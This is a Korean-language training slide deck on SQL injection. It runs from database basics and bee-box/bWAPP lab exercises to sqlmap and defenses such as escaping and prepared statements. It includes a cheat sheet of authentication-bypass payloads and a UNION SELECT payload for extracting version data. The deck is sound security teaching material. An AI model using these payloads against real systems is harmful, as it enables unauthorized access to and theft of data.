



# SQL Injection 취약점

# SQL Injection 취약점

## SQL 개념

- SQL은 Structured Query Language의 약자 (구조화된 질의 언어)
- 데이터베이스에 접근하고 조작할 수 있는 언어
- 1986년 ANSI(미국 표준 협회)와 1987년 ISO(국제 표준화 기구)의 표준이 됨
- 관계형 데이터베이스 관리 시스템의 데이터를 관리하기 위해 설계된 특수 목적의 프로그래밍 언어



# SQL Injection 취약점

## 데이터베이스

- 여러 사람이 공유하여 사용할 목적으로 체계화해 통합, 관리하는 데이터의 집합 (위키백과)
- 데이터를 구조적으로 모아둔 데이터 집합소
- 일반적으로 알고 있는 데이터베이스는 "관계형 데이터베이스"
- "관계형 데이터베이스"는 테이블 형태로 표현하여, 열과 행을 가짐 > 구조적으로 데이터 관리



# SQL Injection 취약점

## 관계형 데이터베이스 용어

- 테이블, 릴레이션
- 레코드, 행(row), 튜플
- 컬럼(column), 열, 속성

id	login	passwd	email	phone
1	admin	ad#weasd	admin@gmail.com	010-1111-2222
2	pentest	bdsa@qqr	pentest@gmail.com	010-2222-3333
3	jetom	adfafqqr!	jetom@apple.com	010-3333-4444
4	apple	sgf15a@a	apple@bing.com	010-4444-5555
5	sqldata	njlksn&fq	sqldata@boanproject.com	010-5555-6666
6	kim	qw*rgfsnk	kim@testmail.com	010-6666-7777
7	power	sdfjsakfji	power@gmail.com	010-7777-8888

# SQL Injection 취약점

## RDBMS

- RDBMS는 관계형 데이터베이스 관리 시스템
  - 데이터베이스 : 데이터를 저장하는 곳
  - 데이터베이스 관리 시스템 : 데이터베이스에 데이터를 저장하거나 저장된 데이터를 다룰 수 있게 도와주는 것
    - ✓ 주요 기능에는 데이터 저장, 조회, 수정, 삭제, 무결성, 백업, 보안 등
- MySQL, ORACLE, SQL Server ... 등의 DBMS가 존재
- 여러 DBMS가 존재하지만 표준 SQL 구문을 사용하기 때문에 큰 차이는 없음

# SQL Injection 취약점

---

## SQL 문법


- **DDL (데이터 정의 언어)**
  - 관계형 데이터베이스 구조 정의
  - CREATE, ALTER, DROP...
- **DML (데이터 조작 언어)**
  - 관계형 데이터베이스 데이터 조작
  - SELECT, INSERT, UPDATE, DELETE...
- **DCL (데이터 제어 언어)**
  - 관계형 데이터베이스 데이터에 대한 접근 제어
  - GRANT, REVOKE...

# SQL Injection 취약점

## SQL 실습

### ● bee-box MySQL 데이터베이스 접속

- mysql -u root -p
- bug




```
bee@bee-box: ~  
File Edit View Terminal Tabs Help  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 7  
Server version: 5.0.96-0ubuntu3 (Ubuntu)  
  
Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| bWAPP |  
| drupageddon |  
| mysql |  
+-----+  
4 rows in set (0.00 sec)  
  
mysql> █
```

# SQL Injection 취약점

## SQL Injection 소개

- SQL 쿼리를 처리하는 과정에서 예상치 못한 입력 값에 의해 DBMS 정보 노출, 특정 명령어 실행 등이 발생





# SQL Injection 취약점

## SQL Injection 소개


- SQL 쿼리를 처리하는 과정에서 예상치 못한 입력 값에 의해 DBMS 정보 노출, 특정 명령어 실행 등이 발생

Web 취약점 분석·평가 항목				
점검항목	항목 중요도	항목코드		
버퍼 오버플로우		크로스사이트 리퀘스트 변조(CSRF)	상	CF
포맷스트링		세션 예측	상	SE
LDAP 인젝션		불충분한 인가	상	IN
운영체제 명령 실행		불충분한 세션 만료	상	SC
SQL 인젝션		세션 고정	상	SF
SSI 인젝션		자동화 공격	상	AU
XPath 인젝션		프로세스 검증 누락	상	PV
디렉터리 인덱싱		파일 업로드	상	FU
정보 누출		파일 다운로드	상	FD
악성 콘텐츠		관리자 페이지 노출	상	AE
크로스사이트 스크립팅		경로 추적	상	PT
악한 문자열 강도		위치 공개	상	PL
불충분한 인증		데이터 평문 전송	상	SN
취약한 패스워드 복구		쿠키 변조	상	CC

# SQL Injection 취약점


## SQL Injection 공격 목적

- 인증 우회
  - 로그인 인증 우회
- 데이터베이스 데이터 조작 및 유출
  - SQL 쿼리를 이용하여 내부 데이터 삭제 및 수정, 유출 가능
- 시스템 명령어 실행
  - SQL 쿼리를 이용하여 웹shell 생성 및 다양한 운영체제 명령어 실행에 악용



# SQL Injection 취약점

## SQL Injection 취약점 - 인증 우회



### [쿼리 질의문 예제]

select \* from members where **id=admin'--** and pass=1234

' or 'x'='x  
" or "x"="x  
) or ('x'='x  
) or ("x"="x

# SQL Injection 취약점

## SQL Injection Cheat Sheet

1 OR 1=1	1' OR '1'='1'	1 OR '1=1--	or 1=1;--
or 1=1--	A' or 'A'='A	or 1=1--	or"='
or'-'or'	or'a'='a--	" or"a"="a	and [??]and
unusual'	OR 'text'='	some'+ 'thing'	OR'something'='
N'text'	OR 2>1	like 'some%'	OR 'something'
Aa' OR 'A'='A	or 'a'='a	or='	having 1=1--
or 1=1--	) or ('a'='a	1' or 1=1--	or'a'='a

# SQL Injection 취약점

---

## 실습

- SQL Injection 취약점 발생 유무
- 데이터베이스 버전 정보 획득
- 테이블 이름 획득
- 컬럼 이름 획득
- 유저 정보 획득
- sqlmap 활용

# SQL Injection 취약점

## SQL 인젝션 - GET/Search

- 컬럼 개수가 일치하기 때문에 해당 쿼리가 참이 되므로 검색 가능한 테이블 확인

```
0' UNION SELECT ALL 1,@@version,3,4,5,6,7#
```

*/ SQL Injection (GET/Search) /*

Search for a movie:

Title	Release	Character	Genre	IMDb
5.0.96-0ubuntu3	3	5	4	Link


시스템 변수 및 함수	설명
database()	DB명을 알려주는 함수
user()	현재 사용자의 아이디
system_user()	최고 권한 사용자의 아이디
@@version	DB 서버의 버전
@@datadir	DB 서버가 존재하는 디렉터리

# SQL Injection 취약점

## Blind SQL 인젝션

- 쿼리의 결과를 참과 거짓만으로만 출력하는 페이지에서 사용하는 공격
- 출력 내용이 참과 거짓 밖에 없어서 데이터베이스의 내용을 추측하여 쿼리를 조작

## 공격 플로우



# SQL Injection 취약점

## sqlmap

- SQL 인젝션 결함을 탐지 및 악용하고 데이터베이스 서버를 장악하는 프로세스를 자동화하는 오픈 소스 침투 테스트 도구
- <https://sqlmap.org/>
- [https://wiki.owasp.org/index.php/Automated\\_Audit\\_using\\_SQLMap](https://wiki.owasp.org/index.php/Automated_Audit_using_SQLMap)

**sqlmap<sup>®</sup>**  
Automatic SQL injection and database takeover tool

[View project on GitHub](#)

### ; Introduction()

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```

{1.3.4.44#dev}  
<http://sqlmap.org>

[Download .zip file](#)

[Download .tar.gz file](#)

Tweets by @sqlmap



# SQL Injection 취약점

## 대응방안(High 단계)

- 사용자가 입력한 데이터가 SQL 쿼리에 직접 삽입되지 않고, 입력 데이터에 대한 검증 로직 구현
- `mysql_real_escape_string` 함수를 사용하여 입력한 데이터를 필터링
  - SQL 문법에서 사용되는 특수문자들에 백슬래시를 붙여 입력 값을 SQL 문법으로 인식되지 않게 방어
- **Dynamic SQL 구문 금지 : (JSP)Prepared Statement 사용**
  - Dynamic SQL은 사용자 입력 값을 변수에 저장하여 SQL문 생성

# SQL Injection 취약점

## 대응방안(High 단계) - SQL Injection (GET/Search)

- <https://www.php.net/manual/en/function.mysql-real-escape-string.php>

```
function sqli($data)
{
    switch($_COOKIE["security_level"])
    {
        case "0" :
            $data = no_check($data);
            break;

        case "1" :
            $data = sqli_check_1($data);
            break;

        case "2" :
            $data = sqli_check_2($data);
            break;

        default :
            $data = no_check($data);
            break;
    }
}
```

```
function sqli_check_1($data)
{
    return addslashes($data);
}

function sqli_check_2($data)
{
    return mysql_real_escape_string($data);
}

function sqli_check_3($link, $data)
{
    return mysqli_real_escape_string($link, $data);
}
```

# SQL Injection 취약점

## 대응방안(High 단계) - SQL Injection (GET/Select)

```
if($_COOKIE["security_level"] == "2")
{
    header("Location: sqli_2-ps.php");
    exit;
}
```

```
// Selects all the records
$sql = "SELECT * FROM movies";

$recordset = mysql_query($sql, $link);

function sqli($data)
{
    switch($_COOKIE["security_level"])
    {
        case "0" :
            $data = no_check($data);
            break;

        case "1" :
            $data = sqli_check_2($data);
            break;
```

# SQL Injection 취약점

## 대응방안(High 단계) - SQL Injection (GET/Select)

- <https://www.php.net/manual/en/mysqli.quickstart.prepared-statements.php>

```
<?php
if(isset($_GET["movie"]))
{
    $id = $_GET["movie"];

    $sql = "SELECT title, release_year, genre, main_character, imdb FROM movies WHERE id =?";

    if($stmt = $link->prepare($sql))
    {
        $stmt->bind_param("s", $id);
        $stmt->execute();
        $stmt->bind_result($title, $release_year, $genre, $main_character, $imdb);
        $stmt->store_result();

        if($stmt->error)
        {
        }
    }
}
?>
```